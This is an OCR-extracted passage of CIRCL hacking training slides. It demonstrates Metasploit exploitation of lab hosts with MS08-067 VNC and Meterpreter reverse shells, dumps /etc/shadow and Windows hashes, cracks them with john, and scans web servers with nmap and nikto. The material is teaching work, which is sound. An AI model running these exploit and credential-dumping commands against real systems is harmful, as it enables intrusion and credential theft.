     [*] Command shell session 1 opened (0.0.0.0:0 -> 172.31.31.11:6200)
```

5.4 Metasploit: msfconsole

Investigate your achievements

```
whoami
      root


ifconfig eth0
      eth0      Link encap:Ethernet  HWaddr 08:00:27:1c:0f:a7
                inet addr:172.31.31.11  Bcast:172.31.31.255  Mask:255.255.255.0


pwd
      /


cat /etc/shadow

      root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
      sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
      .....
      .....
      msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
      postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
      user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
      service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
```

5.5 Metasploit: Demo Windows Exploit

```
$ nmap -n -Pn --script vuln 172.31.31.13

     Host script results:
     |_smb-vuln-ms10-054: false
     |_smb-vuln-ms10-061: false
     | smb-vuln-ms17-010:
     |   VULNERABLE:
     |   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
     |     State: VULNERABLE
     |     IDs:  CVE:CVE-2017-0143
     |     Risk factor: HIGH
```

```
msf6 > search 2008 windows smb

  #   Name                                        Rank        Check  Description
  -   ----                                        ----        -----  -----------
  0   exploit/windows/smb/ms08_067_netapi         great       Yes    MS08-067 Stack Corruption
  1   exploit/windows/smb/smb_relay               excellent   No     MS08-068 Code Execution
  .....
  12  post/windows/gather/credentials/gpp         normal      No     Preference Saved Passwords
```

```
msf6 > use exploit/windows/smb/ms08_067_netapi
```


5.5 Metasploit: Demo Windows Exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

     143  payload/windows/vncinject/reverse_tcp              normal  No     VNC Server
     144  payload/windows/vncinject/reverse_tcp_allports     normal  No     VNC Server
     145  payload/windows/vncinject/reverse_tcp_dns          normal  No     VNC Server
     146  payload/windows/vncinject/reverse_tcp_uuid         normal  No     VNC Server


msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/vncinject/reverse_tcp

     payload => windows/vncinject/reverse_tcp


msf6 exploit(windows/smb/ms08_067_netapi) > show options

     RHOSTS                  yes    The target host(s)
     LHOST      10.0.3.15    yes    The listen address


msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 172.31.31.13
     RHOST => 172.31.31.13

msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 172.31.31.10
     LHOST => 172.31.31.10
```

5.5 Metasploit: Demo Windows Exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

     [*] Started reverse TCP handler on 172.31.31.10:4444
     [*] 172.31.31.13:445 - Automatically detecting the target...
     [*] 172.31.31.13:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
     [*] 172.31.31.13:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
     [*] 172.31.31.13:445 - Attempting to trigger the vulnerability...
     [*] Sending stage (401920 bytes) to 172.31.31.13
     [*] Starting local TCP relay on 127.0.0.1:5900...
     [*] Local TCP relay started.
     [*] Launched vncviewer.
     [*] VNC Server session 1 opened (172.31.31.10:4444 -> 172.31.31.13:1034) at 2021-05-0
     [*] Session 1 created in the background.
     msf6 exploit(windows/smb/ms08_067_netapi) > Connected to RFB server, using protocol v
     Enabling TightVNC protocol extensions
     No authentication needed
     Authentication successful
     Desktop name "ie6winxp"
     VNC server default format:
       32 bits per pixel.
       Least significant byte first in each pixel.
       True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
     Using default colormap which is TrueColor.  Pixel format:
       32 bits per pixel.
       Least significant byte first in each pixel.
       True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
     Using shared memory PutImage
     Same machine: preferring raw encoding
```

5.5 Metasploit: Demo Windows Exploit



5.6 Meterpreter

- Meterpreter is
  - A powerful payload of Metasploit
  - Provide a powerful commandline (hackers shell)

- Inherent rights from the compromised program
  - Access to webcam, microphone, ...
  - Lock out local keyboard, mouse, ...

- Commands set
  - cd, ls, ps, shutdown, mkdir, pwd, ifconfig, ...
  - upload, download, edit, cat, ..., hashdump

- Active only in RAM
  - No AV detection (usually)
  - No traces on HD (forensics)

5.6 Meterpreter

Demo:

```
msf6 > use exploit/windows/smb/ms08_067_netapi


msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
        payload => windows/meterpreter/reverse_tcp


msf6 exploit(windows/smb/ms08_067_netapi) > show options
        RHOSTS                    yes       The target host
        RPORT    445              yes       The SMB service port (TCP)
        LHOST     127.0.0.1


msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 172.31.31.13
        RHOST => 172.31.31.13


msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 172.31.31.10
        LHOST => 172.31.31.10


msf6 exploit(windows/smb/ms08_067_netapi) > exploit
        [*] Meterpreter session 1 opened (172.31.31.10:4444 -> 172.31.31.13:1034)
```

5.6 Meterpreter

Demo:

```
meterpreter > ifconfig
        Interface  2
        ============
        IPv4 Address : 172.31.31.13


meterpreter > sysinfo
        Computer        : IE6WINXP
        OS              : Windows XP (5.1 Build 2600, Service Pack 3).
        Architecture    : x86
        Domain          : MSHOME


meterpreter > hashdump
  Administrator:500:b34ce522c3e4c87722c34254e51bff62:fc525c9683e8fe067095ba2ddc971889:::
  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
  HelpAssistant:1000:9b45eefa50cbd1f779518231c8ae0fb3:8da1ecee0f0c121facdfb869612a33c6:::
  IEUser:1003:8d8a0565bda42a96aad3b435b51404ee:bb53a477af18526ada697ce2e51f76b3:::
  michael:1004:8d8a0565bda42a96aad3b435b51404ee:bb53a477af18526ada697ce2e51f76b3:::
  peter:1005:98cc13f72447d06caad3b435b51404ee:acc5e857c583a070e40a7ae83792cc45:::


meterpreter > help
```

5.6 Meterpreter

michael@kali: ~

File Actions Edit View Help

```
┌──(michael㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.31.31.10  netmask 255.255.255.0  broadcast 172.31.31.255
        inet6 fe80::a00:27ff:fe8a:c35b  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:8a:c3:5b  txqueuelen 1000  (Ethernet)
        RX packets 309  bytes 45217 (44.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 372  bytes 432797 (422.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

michael@kali: ~

File Actions Edit View Help

```
Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter #3 - Packet Scheduler Miniport
Hardware MAC : 08:00:27:de:06:0f
MTU          : 1500
IPv4 Address : 172.31.31.13
IPv4 Netmask : 255.255.255.0

meterpreter > sysinfo
Computer        : IE6WINXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > hashdump
Administrator:500:b34ce522c3e4c87722c34254e51bff62:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9b45eefa50cbd1f779518231c8ae0fb3:8da1ecee0f0c121facdfb869612a33c6:::
IEUser:1003:8d8a0565bda42a96aad3b435b51404ee:bb53a477af18526ada697ce2e51f76b3:::
michael:1004:8d8a0565bda42a96aad3b435b51404ee:bb53a477af18526ada697ce2e51f76b3:::
peter:1005:98cc13f72447d06caad3b435b51404ee:acc5e857c583a070e40a7ae83792cc45:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:60a8616c6fd013a1aff2d7c3328b4af8:::
```

CIRCL
Computer Incident
Response Center
Luxembourg

- 6. Password Cracking

6.1 Overview

- One of the oldest hacking techniques
  → Technically not very advanced

- Most common passwords:
  123456, 111111, 123123, qwerty, password, 12345678,
  abc123, 000000, iloveyou, password1, senha, q1w2e3, ...

- Password cracking disciplines:
  - Online → 5.2 Online Password Testing
  - Offline

- Discussion: Common authentication protocols

- `https://circl.lu/pub/tr-46/`
  → Find the compromised website

6.1 Overview

- Exercise: Hashed passwords

```
echo -n password1 | md5sum
    7c6a180b36896a0a8c02787eeafb0e4c

echo -n password1 | sha1sum
    e38ad214943daad1d64c102faec29de4afe9da3d

  --> Google it!
```

- Exercise: Hashed passwords salted

```
sha1pass password1 ABC123
    $4$ABC123$CoHRQ+8dhsgBExlt3Xt5nElnzuE$

sha1pass password1 ABC456
    $4$ABC456$4o8DG5XbEdEhDgB+fAuNBGWnYIU$

  --> Google it!
```

- 2 step approach
  1. Get a password file
  2. Try to decrypt the encrypted/hashed passwords

6.2 Example: Weak hashes

- Microsoft legacy: LAN Manager (LM) hashes:
  - History
    - Predecessor of NTLM and Kerberos authentification
    - Used by Win95 and Win98 clients
    - Not activated per default since Win2008 server
  - How the LM hash was generated
    1. Turned into uppercase
    2. Cut after 14 character
    3. Split into 2*7 character words
  - Example: "MySuper1Password!"
    1. MYSUPER1PASSWORD!
    2. MYSUPER1PASSWO
    3. MYSUPER 1PASSWO

    → Who remembers L0phtCrack?

6.3 How to get a password file

- Alternatives for Windows
  - SAM - Security Account Manager
    - `C:/Windows/System32/Config/SYSTEM SAM`
    - Registry files locked when OS is running
    - Not even readable
      → Boot with external drive
      → `samdump2 SYSTEM SAM >/tmp/hashes.txt`

    - Example of command:
    - `john /tmp/hashes.txt`

  - Domain user hashes from Domain Controller
    - Volume Shadow Copy
      → Remote Desktop or Psexec
      → Active Directory database: `ntds.dit` file

  - In-Memory Credentials

6.4 Hashrate

- Discussion: Brute Force vs. Dictionary Attack
- Calculate: Cracking Time = Keyspace / Hashrate

```
Hashrate depends on hardware and hash function:

  john --test

     Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/64 X2]... DONE
     Raw:      1197 c/s real, 1197 c/s virtual

     Benchmarking: LM [DES 128/128 SSE2-16]... DONE
     Raw:      77112K c/s real, 77112K c/s virtual


Keyspace = Charset^Length

    [a-zA-Z0-9!?+*-_%:;.]{6}     =     72^6    =        139.314.069.504
    [a-zA-Z0-9!?+*-_%:;.]{8}     =     72^8    =    722.204.136.308.736


Cracking time:

    139314069504 /  1197 = 1347 days     722204136308736 /  1197 = 19131 years
    139314069504 / 77112 =   20 days     722204136308736 / 77112 =   296 years
```

6.5 Exercise

Crack extracted Windows hashes

```
$ john NTHashes.txt
    Loaded 8 password hashes with no different salts (LM [DES 128/128 SSE2-16])

$ john --show NTHashes.txt
    Administrator:PASSW0R???????:500:b34ce522c3e4c87722c34254e51bff62
    Guest::501:aad3b435b51404eeaad3b435b51404ee
    IEUser:MICHAEL:1003:8d8a0565bda42a96aad3b435b51404ee
    michael:MICHAEL:1004:8d8a0565bda42a96aad3b435b51404ee
    peter:PETER:1005:98cc13f72447d06caad3b435b51404ee

$ john -restore
```

Crack a Linux password file

```
# unshadow /etc/passwd /etc/shadow > linuxHashes.txt

# john --format=crypt linuxHashes.txt
    Loaded 4 password hashes with 4 different salts (crypt, generic crypt(3) [?/32])
    Proceeding with single, rules:Single
    Press 'q' or Ctrl-C to abort, almost any other key for status
    MickeyMouse      (mickey)
    pan              (peter)
    michael          (michael)

    0:00:05:18 19.12% 1/3
```

CIRCL
Computer Incident
Response Center
Luxembourg

- 7. Web Hacking

7.1 Web Hacking - Overview

- Dynamic Web Applications
  - Operating system, other services (FTP, SSH, ...)
  - Webserver it self: MS IIS, Apache, ...
  - Web Application Server
  - Commonly used web applications
  - Content Management Systems and it's plugins
  - Self developed web applications
  - Database based applications and access methods
  - Web site administrator access
  - Web users - client software
  - Web users - passwords / sessions
  - Web users - drive-by

    $\rightarrow$ Large complexity

    $\rightarrow$ Large amount of attack vectors

7.1 Web Hacking - Overview

- Application Stack

```
\____________________________________________/
 \                                          /
  \                User                      /
   \________________________________________/
    \                                      /
     \             Backend                  /
      \____________________________________/
       \                                  /
        \          Web Application        /
         \________________________________/
          \                              /
           \        Web Server            /
            \____________________________/
             \                          /
              \        OS                /
               \______________________/

|      <------      Attack Surface      ------>      |
```

7.1 Web Hacking - Overview

- Web application attack frameworks
  - Burp Suite
  - Paros Proxy
  - w3af - Web Application Audit and Attack Framework
  - OWASP Zed Attack Proxy - ZAP
  - Websecurify
- Concept
  - Use your browser
  - All traffic through a proxy
- Capabilities of a proxy
  - Spidering - Find all web pages
  - Intercepting - Modify parameters of requests
  - Analyzing - Responses for vulnerabilities

7.2 Vulnerability scanning

- Nmap


```
$ nmap -n -Pn -p 80 --script vuln 172.31.31.11
```

- Nikto
  - Server and software misconfigurations
  - Default files and programs
  - Insecure files and programs
  - Outdated servers and programs

```
$ nikto -h 172.31.31.11 -p 80
      .....
+ Web Server returns a valid response with junk HTTP methods,
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was f
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpMyAdmin/: phpMyAdmin directory found
      .....
```

7.2 Vulnerability scanning

- Manually explore the web site




7.3 Spidering with WebScarab

- Goal, follow all the links to:
  - Access restricted areas
  - Find hidden documents
  - Record and catalog all web pages
- Launch WebSarab

```
sudo apt install webscarab
webscarab
```

- Use full-featured interface




7.3 Spidering with WebScarab

- Goal, follow all the links to:
  - Access restricted areas
  - Find hidden documents
  - Record and catalog all web pages
- Launch WebSarab


```
sudo apt install webscarab
webscarab
```

- Use full-featured interface




7.3 Spidering with WebScarab

- Configure your browser to use a proxy
- Access the target with the browser




7.3 Spidering with WebScarab

- Investigate spidered website



